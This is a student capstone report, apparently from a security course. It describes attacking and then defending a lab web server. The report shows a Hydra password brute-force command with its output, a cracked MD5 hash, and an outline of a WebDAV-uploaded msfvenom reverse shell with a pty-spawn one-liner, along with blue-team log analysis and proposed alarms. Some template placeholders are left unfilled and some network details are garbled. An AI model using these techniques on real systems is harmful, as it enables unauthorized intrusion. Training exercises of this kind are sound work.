Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:225.225.225.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS: Windows 10 Pro
Hostname: Gateway

IPv4: 192.168.1.105
OS: linux
Hostname: Capstone

IPv4:192.168.1.90
OS: Linux
Hostname:Kali linux

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK Server

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:


Hostname	IP Address	Role on Network
GATEWAY	192.168.1.1	Virtual Network Host – with Hyper-V
Capstone	192.168.1.105	Target Machine
Kali linux	192.168.1.90	Penetration Testing Machine
ELK Server	192.168.1.100	Monitoring and logging machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Use the CVE number if it exists. Otherwise, use the common name.	*Describe the vulnerability.*	*Describe what this vulnerability allows the attacker to do.*
For example: LFI Vulnerability	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials
SQL Injection Vulnerability	This type of SQLI vulnerability potentially allows attackers to input malicious codes and queries from the browser search bar to the accessible directories.	This vulnerability may provide attackers access to the system and uncover credentials, and even deliver malicious payloads.
Weak user names.	Usernames are identical to management staff names and can easily be discovered through Google Dorking.	Having accurate usernames makes bruteforce attacks far more efficient; staff names can be added to a list for bruteforce attacks. Usernames must be confidential and difficult to

Exploitation: Weak passowrd



```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 9] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-29 20:26:00
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secre
older
```

Tools & Processes

Hydra was used to bruteforce ashton’s username against the webserver’s password protected area.

hydra -l ashton -P /opt/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get "/company_folders/secret_folder"

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

This attack provided ashton’s password, which was a simple name – *leopoldo.*

These credentials provided:

1. Access to the hidden directory in the webserver. This revealed a document that contained instructions to connect to webdav with the CEO’s username and password hash

the exploit.]

Exploitation: Weak hash

Achievements

01

Tools & Processes

Crackstation

Using this online tool, the hash was simply entered into the online tool and cracked in seconds.


02

This provided the password for the CEO – *linux4u*

This attack yielded access to webdav and the ability to upload a malicious script that would eventually provide a reverse shell.

03

[INSERT: screenshot or command output illustrating the exploit.]



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Exploitation: [Name of Third Vulnerability]

01

Tools & Processes

Msfvenom – created the malicious script – shell.php
Cadaver – uploaded the payload to the webdav directory.
Metasploit – started a listener, which then launched a meterpreter session once the shell.php was run on the webserver.
Interactive shell with python - python -c 'import pty; pty.spawn("/bin/bash")'

02

Achievements

Using a reverse shell, opened a meterpreter session in the target system, and achieved an interactive shell for user: *www-data*


Located and exfiltrated the second *flag.txt*

03

[INSERT: screenshot or command output illustrating the exploit.]

Blue Team

Log Analysis and Attack Characterization



Help us improve the Elastic Stack

To learn about how usage data helps us manage and improve our products and services, see our Privacy Statement. To stop collection, disable usage data here.

source.ip 192.168.90 and destination.ip 192.168.105

This week

metricbeat-*

Selected fields

- _source

Available fields

- @timestamp
- _id
- _index
- _score
- _type
- agent.ephemeral_id

21,640 hits


Dec 5, 2021 @ 00:00:00.000 - Dec 11, 2021 @ 23:59:59.999 — Auto

Time	_source
Dec 9, 2021 @ 01:23:31.648	@timestamp: Dec 9, 2021 @ 01:23:31.648 agent.type: metricbeat agent.ephemeral_id: 919315e1-2b84-4ad5-ac41-51eae63618c8 agent.hostname: server1 agent.id: 41637da5-2310-4509-b90a-0ce56d30bead agent.version: 7.7.0 event.dataset: system.process event.module: system event.duration: 46.0 system.process.fd.open: 9 system.process.fd.limit.hard: 4,096 system.process.fd.limit.soft: 1,024 system.process.cgroup.cpu.cfs.period.us: 100,000

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



9,096 hits


Dec 5, 2021 @ 18:00:00.000 - Dec 5, 2021 @ 21:00:00.000 — Auto

Time	_source
Dec 5, 2021 @ 20:59:58.545	@timestamp: Dec 5, 2021 @ 20:59:58.545 service.type: system ecs.version: 1.5.0 cloud.region: eastus

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



9,907 hits

Nov 30, 2021 @ 01:23:12.335 - Nov 30, 2021 @ 01:26:21.462 — Auto

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	766
http://192.168.1.105/webdav/shell.php	28
http://192.168.1.105/webdav	17
http://169.254.169.254/2009-04-04/meta-data/instance-id	2
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	2

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

I would set an alarm when these request occur

What threshold would you set to activate this alarm?

My threshold would be 10 attempt in 20 mins

System Hardening

What configurations can be set on the host to mitigate port scans?

By ensuring firewall is regularly patched in order to minimize attcaks

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Setup a low-level alert for any port scanning, with a threshold of 10, with a severe alarm for attempts above 100.

Setting up a an alert for aggressive scans.

What threshold would you set to activate this alarm?

I would set an alert for a maximum of 10 log in attempt in an hour

System Hardening

What configuration can be set on the host to block unwanted access?

By encrypting data that are confidential or renaming folders that have confidential data

Describe the solution. If possible, provide required command lines.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Have an IPS that can automatically block this type of attack

What threshold would you set to activate this alarm?

Block the ip if there are more than 10 attempts in a minute

System Hardening

What configuration can be set on the host to block brute force attacks?

Setting up an account lockout after failed password attempts to block brute forcing. After 10 failures in 1 minute3.

Describe the solution. If possible, provide the required command line(s).

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Create a whitelist of ip address that are trusted and have ra review of the list every 4 months

What threshold would you set to activate this alarm?

Set a threshold to alert this alarm when HTTP put request is made

System Hardening

What configuration can be set on the host to control access?

Whitelist trusted ip address and creat an firewall

Describe the solution. If possible, provide the required command line(s).

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

I recommend than an alert be set for any traffic attempting to access port 4444

What threshold would you set to activate this alarm?

I recommend setting an alert for any files being uploaded into the webdav folder. The threshold should be sent when 5 attempt is made in a minute

System Hardening

What configuration can be set on the host to block file uploads?

Setup a secure anti-virus/anti-malware application that screens all incoming files and automatically updates daily.

Describe the solution. If possible, provide the required command line.

p

The End